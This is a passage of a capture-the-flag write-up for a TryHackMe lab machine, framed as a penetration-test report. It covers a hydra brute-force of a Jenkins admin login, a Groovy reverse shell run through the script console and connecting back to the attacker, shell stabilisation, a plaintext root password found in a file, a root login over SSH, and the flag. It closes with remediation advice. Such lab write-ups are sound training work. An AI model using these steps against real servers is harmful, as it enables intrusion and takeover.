
- Navigating to http://127.0.0.1:8080 from the attack machine leads to Jenkins login page:




- Taking a wild guess that there is an “admin” username, an attacker can use a dictionary attack to crack the password: “spongebob”

```
┌──(kali㉿kali)-[~]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt -s 8080 127.0.0.1 http-post-form "/j_acegi_security_check:j_username=ad
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-29 02:01:08
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://127.0.0.1:8080/j_acegi_security_check:j_username=admin&j_password=^PASS^&from=%2F&Submit=Sig
[8080][http-post-form] host: 127.0.0.1   login: admin   password: spongebob
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-29 02:01:55
```


- With these credentials, an attacker can access the admin dashboard:




- By clicking on “Manage Jenkins” on the left-hand side of the dashboard, then clicking on “Script Console” an attacker can run commands on the target machine:



- As noted on the top of the script console, an attacker can type arbitrary Groovy script and execute it on the Jenkins server.
- After a swift google search for “groovy reverse shell” an attacker can find and insert a Groovy script reverse shell: https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76
- Since the target machine is running Linux, “cmd.exe” needs to be replaced with “/bin/bash” on line 3.
- Ensure that “localhost” is replaced with the attack machine IP address:



- Before running the Groovy script, there needs to be a listener on the attack machine:



- After running the Groovy script, there should be a shell on the attack machine: (NOTE: The target IP address has changed once again due to a reboot via TryHackMe)

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 8044
listening on [any] 8044 ...
connect to [10.9.0.63] from (UNKNOWN) [10.10.164.193] 40652
whoami
jenkins
```

- Execute the following commands to stabilize the shell:

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 8044
listening on [any] 8044 ...
connect to [10.9.0.63] from (UNKNOWN) [10.10.164.193] 40652
whoami
jenkins
python -c 'import pty;pty.spawn("/bin/bash")'
jenkins@jenkins:/$ export TERM=xterm
export TERM=xterm
jenkins@jenkins:/$ ^Z
zsh: suspended  nc -lnvp 8044

┌──(kali㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -lnvp 8044

jenkins@jenkins:/$
```

- After enough manual enumeration, an attacker will eventually go into the "/opt" directory and find "note.txt" which reveals the root password for the target machine: "tr0ub13guM!@#123"

```
jenkins@jenkins:/$ cd /opt/
jenkins@jenkins:/opt$ ls
note.txt
jenkins@jenkins:/opt$ cat note.txt
Aubreanna,

Will wanted these credentials secured behind the Jenkins container since we have
 several layers of defense here.  Use them if you
need access to the root user account.

root:tr0ub13guM!@#123
jenkins@jenkins:/opt$
```

- Logging into the root account is easy by using SSH:

```
┌──(kali㉿kali)-[~]
└─$ ssh root@internal.thm
The authenticity of host 'internal.thm (10.10.164.193)' can't be establishe
d.
ED25519 key fingerprint is SHA256:seRYczfyDrkweytt6CJT/aBCJZMIcvlYYrTgoGxeH
s4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'internal.thm' (ED25519) to the list of known ho
sts.
root@internal.thm's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Aug 31 04:18:50 UTC 2022

  System load:  0.0               Processes:              110
  Usage of /:   63.7% of 8.79GB   Users logged in:        0
  Memory usage: 37%               IP address for eth0:    10.10.164.193
  Swap usage:   0%                IP address for docker0: 172.17.0.1

  ⇒ There is 1 zombie process.


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check
your Internet connection or proxy settings


Last login: Mon Aug  3 19:59:17 2020 from 10.6.2.56
root@internal:~# whoami
root
```

- Once logged into the root account, the “root.txt” flag is easily accessible in the home (~) directory: THM{d0ck3r_d3str0y3r}

```
root@internal:~# whoami
root
root@internal:~# ls
root.txt  snap
root@internal:~# cat root.txt
THM{d0ck3r_d3str0y3r}
root@internal:~#
```

Remediation Suggestions

Weak Admin Passwords

A weak password plagues the admin account for the blog site. Therefore, it is strongly recommended to immediately change this account's password to a more secure/complex one. The weak admin password is easily crackable with the “rockyou.txt” wordlist. Once the admin account is compromised, an attacker can insert malicious PHP code on the web server and gain initial access to the target machine.

Similarly, the admin account for the Jenkins server was easily cracked with the “rockyou.txt” word list. Once logged into the Jenkins server on the admin account, an attacker can run Groovy script to gain initial access to the Jenkins server leading to further compromise of the target machine. Therefore, the Jenkins admin password should also be changed immediately.

User Credentials in Plain Text

After initial access, it doesn’t take much to see the “aubreanna” user credentials sitting in “/opt/wp-save.txt.” The “user.txt” file and the Jenkins server are discovered with these credentials, giving an attacker access to critical information and a new target.

After taking advantage of the weak Jenkins admin login, the same issue appears again on the Jenkins server in the “opt/note.txt” file. The root user password is in plaintext, making it very easy to log in as root, compromising the server entirely, and allowing the “root.txt” file to be read. It is recommended that these files be deleted immediately and to put policies and controls in place to prevent files containing login credentials altogether.